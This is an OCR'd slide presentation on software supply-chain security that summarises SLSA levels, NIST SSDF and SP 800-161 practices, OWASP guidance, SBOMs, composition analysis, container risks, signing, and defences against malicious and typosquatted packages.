
[https://github.com/rung/threat-matrix-cicd]



Supply-chain Levels for Software Artifacts, or SLSA ("salsa").

It's a security framework, a checklist of standards and controls to prevent tampering, improve integrity, and secure packages and infrastructure. It's how you get from "safe enough" to being as resilient as possible, at any link in the chain.

Part of the Open Source Security Foundation



[https://slsa.dev/]

V1.1
Security levels

SLSA is organized into a series of levels that provide increasing supply chain security guarantees.

L0: No guarantees
L0 represents the lack of SLSA.

L1: Provenance exists
Package has provenance showing how it was built.

L2: Hosted build platform
Forging the provenance or evading verification requires an explicit "attack", though this may be easy to perform. In practice, this means that builds run on a hosted platform that generates and signs the provenance.

L3: Hardened builds
Forging the provenance or evading verification requires exploiting a vulnerability that is beyond the capabilities of most adversaries. In practice, this means that builds run on a hardened build platform that offers strong tamper protection.

[https://slsa.dev/spec/v1.1/levels]

[https://github.com/slsa-framework/slsa-verifier]

NIST / OWASP


NIST CSF

NIST SP 800-218 SSDF

NIST SP 800-161

OWASP Top 10 CI/CD

OWASP SAMM



NIST SP 800-218: Secure Software Development Framework, v1.1, 2022

- Prepare the Organization (PO): Ensure that the organization's people, processes, and technology are prepared to perform secure software development at the organization level and, in some cases, for individual development groups or projects.
- Protect the Software (PS): Protect all components of the software from tampering and unauthorized access.
- Produce Well-Secured Software (PW): Produce well-secured software with minimal security vulnerabilities in its releases.
- Respond to Vulnerabilities (RV): Identify residual vulnerabilities in software releases and respond appropriately to address those vulnerabilities and prevent similar vulnerabilities from occurring in the future.

[https://csrc.nist.gov/pubs/sp/800/218/final]

Practices	Tasks	Notional Implementation Examples	References
		Example 4: Require third parties to provide provenance[5] data and integrity verification mechanisms for all components of their software. **Example 5**: Establish and follow processes to address risk when there are security requirements that third-party software components to be acquired do not meet; this should include periodic reviews of all approved exceptions to requirements.	**SCAGILE**: Tasks Requiring the Help of Security Experts 8 **SCFPSSD**: Manage Security Risk Inherent in the Use of Third-Party Components **SCSIC**: Vendor Sourcing Integrity Controls **SP80053**: SA-4, SA-9, SA-10, SA-10(1), SA-15, SR-3, SR-4, SR-5 **SP800160**: 3.1.1, 3.1.2 **SP800161**: SA-4, SA-9, SA-9(1), SA-9(3), SA-10, SA-10(1), SA-15, SR-3, SR-4, SR-5 **SP800181**: T0203, T0415; K0039; S0374; A0056, A0161
Implement Roles and Responsibilities (PO.2): Ensure that everyone inside and outside of the organization involved in the SDLC is prepared to perform their SDLC-related roles and responsibilities throughout the SDLC.	**PO.2.1**: Create new roles and alter responsibilities for existing roles as needed to encompass all parts of the SDLC. Periodically review and maintain the defined roles and responsibilities, updating them as needed.	**Example 1**: Define SDLC-related roles and responsibilities for all members of the software development team. **Example 2**: Integrate the security roles into the software development team. **Example 3**: Define roles and responsibilities for cybersecurity staff, security champions, project managers and leads, senior management, software developers, software testers, software assurance leads and staff, product owners, operations and platform engineers, and others involved in the SDLC. **Example 4**: Conduct an annual review of all roles and responsibilities. **Example 5**: Educate affected individuals on impending changes to roles and responsibilities, and confirm that the individuals understand the changes and agree to follow them. **Example 6**: Implement and use tools and processes to promote communication and engagement among individuals with SDLC-related roles and responsibilities, such as creating messaging channels for team discussions. **Example 7**: Designate a group of individuals or a team as the code owner for each project.	**BSAFSS**: PD.2-1, PD.2-2 **BSIMM**: SM1.1, SM2.3, SM2.7, CR1.7 **EO14028**: 4e(ix) **IEC62443**: SM-2, SM-13 **NISTCSF**: ID.AM-6, ID.GV-2 **PCISSLC**: 1.2 **SCSIC**: Vendor Software Development Integrity Controls **SP80053**: SA-3 **SP800160**: 3.2.1, 3.2.4, 3.3.1 **SP800161**: SA-3 **SP800181**: K0233
	PO.2.2: Provide role-based training for all personnel with responsibilities that contribute to secure development. Periodically review personnel proficiency and role-based training, and update the training as needed.	**Example 1**: Document the desired outcomes of training for each role. **Example 2**: Define the type of training or curriculum required to achieve the desired outcome for each role. **Example 3**: Create a training plan for each role. **Example 4**: Acquire or create training for each role; acquired training may need to be customized for the organization. **Example 5**: Measure outcome performance to identify areas where changes to training may be beneficial.	**BSAFSS**: PD.2-2 **BSIMM**: T1.1, T1.7, T1.8, T2.5, T2.8, T2.9, T3.1, T3.2, T3.4 **EO14028**: 4e(ix) **IEC62443**: SM-4 **MSSDL**: 1 **NISTCSF**: PR.AT **OWASPSAMM**: EG1-A, EG2-A **PCISSLC**: 1.3 **SCAGILE**: Operational Security Tasks 14, 15; Tasks Requiring the Help of Security Experts 1 **SCFPSSD**: Planning the Implementation and Deployment of Secure Development Practices **SCSIC**: Vendor Software Development Integrity Controls **SP80053**: SA-8 **SP800160**: 3.2.4, 3.2.6 **SP800161**: SA-8 **SP800181**: OV-TEA-001, OV-TEA-002; T0030, T0073, T0320; K0204, K0208, K0220, K0226, K0243, K0245, K0252; S0100, S0101; A0004, A0057

[https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-218.pdf]

Practices	Tasks	Notional Implementation Examples	References
Provide a Mechanism for Verifying Software Release Integrity (PS.2): Help software acquirers ensure that the software they acquire is legitimate and has not been tampered with.	**PS.2.1**: Make software integrity verification information available to software acquirers.	**Example 1**: Post cryptographic hashes for release files on a well-secured website. **Example 2**: Use an established certificate authority for code signing so that consumers' operating systems or other tools and services can confirm the validity of signatures before use. **Example 3**: Periodically review the code signing processes, including certificate renewal, rotation, revocation, and protection.	**BSAFSS**: SM.4, SM.5, SM.6 **BSIMM**: SE2.4 **CNCFSSCP**: Securing Deployments—Verification **EO14028**: 4e(iii), 4e(ix), 4e(x) **IEC62443**: SM-6, SM-8, SUM-4 **NISTCSF**: PR.DS-6 **NISTLABEL**: 2.2.2.4 **OWASPSAMM**: OE3-B **OWASPSCVS**: 4 **PCISSLC**: 6.1, 6.2 **SCSIC**: Vendor Software Delivery Integrity Controls **SP80053**: SA-8 **SP800161**: SA-8 **SP800181**: K0178
Archive and Protect Each Software Release (PS.3): Preserve software releases in order to help identify, analyze, and eliminate vulnerabilities discovered in the software after release.	**PS.3.1**: Securely archive the necessary files and supporting data (e.g., integrity verification information, provenance data) to be retained for each software release.	**Example 1**: Store the release files, associated images, etc. in repositories following the organization's established policy. Allow read-only access to them by necessary personnel and no access by anyone else. **Example 2**: Store and protect release integrity verification information and provenance data, such as by keeping it in a separate location from the release files or by signing the data.	**BSAFSS**: PD.1-5, DE.1-2, IA.2 **CNCFSSCP**: Securing Artefacts—Automation, Controlled Environments, Encryption; Securing Deployments—Verification **EO14028**: 4e(iii), 4e(vi), 4e(ix), 4e(x) **IDASOAR**: 25 **IEC62443**: SM-6, SM-7 **NISTCSF**: PR.IP-4 **OWASPSCVS**: 1, 3.18, 3.19, 6.3 **PCISSLC**: 5.2, 6.1, 6.2 **SCSIC**: Vendor Software Delivery Integrity Controls **SP80053**: SA-10, SA-15, SA-15(11), SR-4 **SP800161**: SA-8, SA-10, SA-15(11), SR-4
	PS.3.2: Collect, safeguard, maintain, and share provenance data for all components of each software release (e.g., in a software bill of materials [SBOM]).	**Example 1**: Make the provenance data available to software acquirers in accordance with the organization's policies, preferably using standards-based formats. **Example 2**: Make the provenance data available to the organization's operations and response teams to aid them in mitigating software vulnerabilities. **Example 3**: Protect the integrity of provenance data, and provide a way for recipients to verify provenance data integrity. **Example 4**: Update the provenance data every time any of the software's components are updated.	**BSAFSS**: SM.2 **BSIMM**: SE3.6 **CNCFSSCP**: Securing Materials—Verification, Automation **EO14028**: 4e(vi), 4e(vii), 4e(ix), 4e(x) **NTIASBOM**: All **OWASPSCVS**: 1.4, 2 **SCSIC**: Vendor Software Delivery Integrity Controls **SCTPC**: MAINTAIN3 **SP80053**: SA-8, SR-3, SR-4 **SP800161**: SA-8, SR-3, SR-4

[https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-218.pdf]

Practices	Tasks	Notional Implementation Examples	References
	RV.2.2: Plan and implement risk responses for vulnerabilities.	**Example 1**: Make a risk-based decision as to whether each vulnerability will be remediated or if the risk will be addressed through other means (e.g., risk acceptance, risk transference), and prioritize any actions to be taken. **Example 2**: If a permanent mitigation for a vulnerability is not yet available, determine how the vulnerability can be temporarily mitigated until the permanent solution is available, and add that temporary remediation to the plan. **Example 3**: Develop and release security advisories that provide the necessary information to software acquirers, including descriptions of what the vulnerabilities are, how to find instances of the vulnerable software, and how to address them (e.g., where to get patches and what the patches change in the software; what configuration settings may need to be changed; how temporary workarounds could be implemented). **Example 4**: Deliver remediations to acquirers via an automated and trusted delivery mechanism. A single remediation could address multiple vulnerabilities. **Example 5**: Update records of design decisions, risk responses, and approved exceptions as needed. See PW.1.2.	**BSAFSS**: VM.1-1, VM-2 **BSIMM**: CMVM2.1 **EO14028**: 4e(iv), 4e(vi), 4e(viii), 4e(ix) **IEC62443**: DM-4 **ISO30111**: 7.1.4, 7.1.5 **NISTLABEL**: 2.2.2.2 **PCISSLC**: 4.1, 4.2, 10.1 **SCAGILE**: Operational Security Task 2 **SCFPSSD**: Fix the Vulnerability, Identify Mitigating Factors or Workarounds **SCTPC**: MITIGATE **SP80053**: SA-5, SA-10, SA-11, SA-15(7) **SP800160**: 3.3.8 **SP800161**: SA-5, SA-8, SA-10, SA-11, SA-15(7) **SP800181**: T0163, T0229, T0264; K0009, K0070
Analyze Vulnerabilities to Identify Their Root Causes (RV.3): Help reduce the frequency of vulnerabilities in the future.	**RV.3.1**: Analyze identified vulnerabilities to determine their root causes.	**Example 1**: Record the root cause of discovered issues. **Example 2**: Record lessons learned through root cause analysis in a wiki that developers can access and search.	**BSAFSS**: VM.2-1 **BSIMM**: CMVM3.1, CMVM3.2 **EO14028**: 4e(ix) **IEC62443**: DM-3 **ISO30111**: 7.1.4 **OWASPSAMM**: IM3-A **PCISSLC**: 4.2 **SCFPSSD**: Secure Development Lifecycle Feedback **SP800181**: T0047, K0009, K0039, K0070, K0343
	RV.3.2: Analyze the root causes over time to identify patterns, such as a particular secure coding practice not being followed consistently.	**Example 1**: Record lessons learned through root cause analysis in a wiki that developers can access and search. **Example 2**: Add mechanisms to the toolchain to automatically detect future instances of the root cause. **Example 3**: Update manual processes to detect future instances of the root cause.	**BSAFSS**: VM.2-1, PD.1-3 **BSIMM**: CP3.3, CMVM3.2 **EO14028**: 4e(ix) **IEC62443**: DM-4 **ISO30111**: 7.1.7 **OWASPSAMM**: IM3-B **PCISSLC**: 2.6, 4.2 **SCFPSSD**: Secure Development Lifecycle Feedback **SP800160**: 3.3.8 **SP800181**: T0111, K0009, K0039, K0070, K0343
	RV.3.3: Review the software for similar vulnerabilities to eradicate a class of vulnerabilities, and proactively fix them rather than waiting for external reports.	**Example 1**: See PW.7 and PW.8.	**BSAFSS**: VM.2 **BSIMM**: CR3.3, CMVM3.1 **EO14028**: 4e(iv), 4e(viii), 4e(ix) **IEC62443**: SI-1, DM-3, DM-4 **ISO30111**: 7.1.4 **PCISSLC**: 4.2 **SP80053**: SA-11 **SP800161**: SA-11 **SP800181**: SP-DEV-001, SP-DEV-002; K0009, K0039, K0070
	RV.3.4: Review the SDLC process, and update it if appropriate to prevent (or reduce the likelihood of) the root cause recurring in updates to the software or in new software that is created.	**Example 1**: Record lessons learned through root cause analysis in a wiki that developers can access and search. **Example 2**: Plan and implement changes to the appropriate SDLC practices.	**BSAFSS**: PD.1-3 **BSIMM**: CP3.3, CMVM3.2 **EO14028**: 4e(ix) **IEC62443**: DM-6 **ISO30111**: 7.1.7 **MSSDL**: 2

NIST SP 800-161: Cybersecurity Supply Chain Risk Management Practices for Systems and Organizations, 2024

Guidance for organizations to identify, assess, and mitigate cybersecurity risks across their supply chains.


- **Visibility & engagement** with suppliers is essential.
- **Use risk-based approaches**: allocate controls and resources proportionally to criticality and threat.
- **Governance & accountability** matter.
- **Continuous monitoring** help evolve maturity over time.

[https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-161r1-upd1.pdf]

[https://owasp.org/www-project-top-10-ci-cd-security-risks/]

OWASP Software Assurance Maturity Model, v2

- Effective and measurable way for you to analyze and improve your SDLC
- Technology and process agnostic
- Risk-driven



[https://owasp.org/www-project-samm]

[Fucci, Davide, et al. "Evaluating software security maturity using OWASP SAMM: Different approaches and stakeholders perceptions." Journal of Systems and Software 214 (2024): 112062.]

SBOM and Others

SBOM, SCA, Signing and other best practices.

In the wake of the 2021 “Executive Order on Cybersecurity”

- it’s impossible to judge the risks of particular software without knowing all of its components—including those produced by others.
- Software Package Data Exchange (SPDX) format (among others)
- Map the SBOM to the Open Source Vulnerabilities (OSV) database.

[https://security.googleblog.com/2022/06/sbom-in-action-finding-vulnerabilities.html]

[https://osv.dev]

[https://github.com/kubernetes-sigs/bom]

[https://github.com/spdx/spdx-to-osv/]

[https://www.ntia.gov/files/ntia/publications/framingsbom_20191112.pdf]

[https://fossa.com/learn/sboms/]

[https://fossa.com/blog/minimum-required-elements-software-bill-of-materials/]

[https://ci.android.com/builds/submitted/14085914/aosp_cf_arm64_only_phone-userdebug/latest/sbom%2Fsbom.spdx.json]

Software Composition Analysis (SCA)

- Automate SBOM generation
- Detect vulnerable dependencies.
- License compliance
- Opensource: OWASP Dependency-Check, Syft (by Anchore), Grype (by Anchore), Trivy (by Aqua Security), …
- Commercial: Snyk, Mend, Synopsys Black Duck, JFrog Xray, Veracode SCA, Sonatype Nexus Lifecycle, …

BLACKDUCK®

Attack Surface: Container Systems

Containers are isolated environments.

Isolation doesn't guarantee security.

Secrets hidden in layers of image
Sensitive keys or credentials baked into intermediate image layers remain retrievable

Extractable code in image
Source code and scripts packaged in images can be extracted, analyzed for vulnerabilities, or used to steal IP.

Cascading dependencies
Transitive/indirect dependencies can introduce vulnerable or malicious packages into an image without immediate visibility.

Image registry compromise
A breached registry lets attackers tamper with, replace, or steal images

Root user in containers equals root user in host
if specific conditions are met

[http://www.haifux.org/lectures/320/netLec8_final.pdf]

[http://www.haifux.org/lectures/299/netLec7.pdf]

Signing

Unsigned software is a blind spot in the supply chain.

Signing ensures every artifact is accountable and verifiable.

- Android Apps
- deb/rpm Packages
- Python Packages
- Docker Images
- ...
- Linux Kernel
- Secure Boot

[https://github.com/sigstore/cosign]

[https://www.docker.com/blog/signing-docker-official-images-using-openpubkey]

[dpkg-sig]

[rpm --addsign]

Finding Malicious Packages

- Overlay: a browser extension helping developers evaluate open source packages before picking them.
- OpenSSF Malicious Packages Repo
- Be careful about Typosquatting

[https://github.com/os-scar/overlay]

[https://github.com/ossf/malicious-packages]

[https://docs.safedep.io/]

NPM Solution for typosquatters [https://www.npmjs.com/package/check-typosquatters]

A repo for code relating to package manager typosquatting searching [https://github.com/chestercodes/RepoHunt]

psyposquatter is a PowerShell script for checking similarly named, PowerShell packages [https://github.com/Karneades/psyposquatter]

Best Practices

- Developer machine OS / Developer Logins / IDE Extensions
- VCS Platform
- Better login pairs. (keys not passwords) / Audit keys periodically (SSH/API/PGP)
- Slimmer docker images
- Minimal OS : Scratch < Alpine < Debian-net < Debian < ubuntu
- Server Hardening
- Secret cleaning
- Signed commits
- Protected Branches
- (BFG Cleaner)

[https://best.openssf.org/SCM-BestPractices/]

[https://rtyley.github.io/bfg-repo-cleaner/]

[https://github.com/slimtoolkit/slim]

[https://github.com/crashappsec/chalk]

[CNCF Software Supply Chain Security Whitepaper]

Secure Supply Chain Consumption Framework (S2C2F) Project [https://github.com/ossf/s2c2f]

Conclusion

1

Introduction

Supply chain represents all the components and processes which participate in production of a good.

2

Why it Matters?

SolarWinds, Log4j, Codecov, Plugins, Development Tools, Libraries, Typosquatting, AI ! And finally our ecosystem.

3

Frameworks and Standards

OSC&R, SLSA, NIST SSDF, NIST CSF, OWASP Top 10 CI/CD, OWASP SAMM.

4

Best Practices

SBOM, SCA, about Containers, Signing, Malicious Packages, Best Practices.

Thanks

nikoonia@mahsan.co

Mahsan

Your Support In Digital World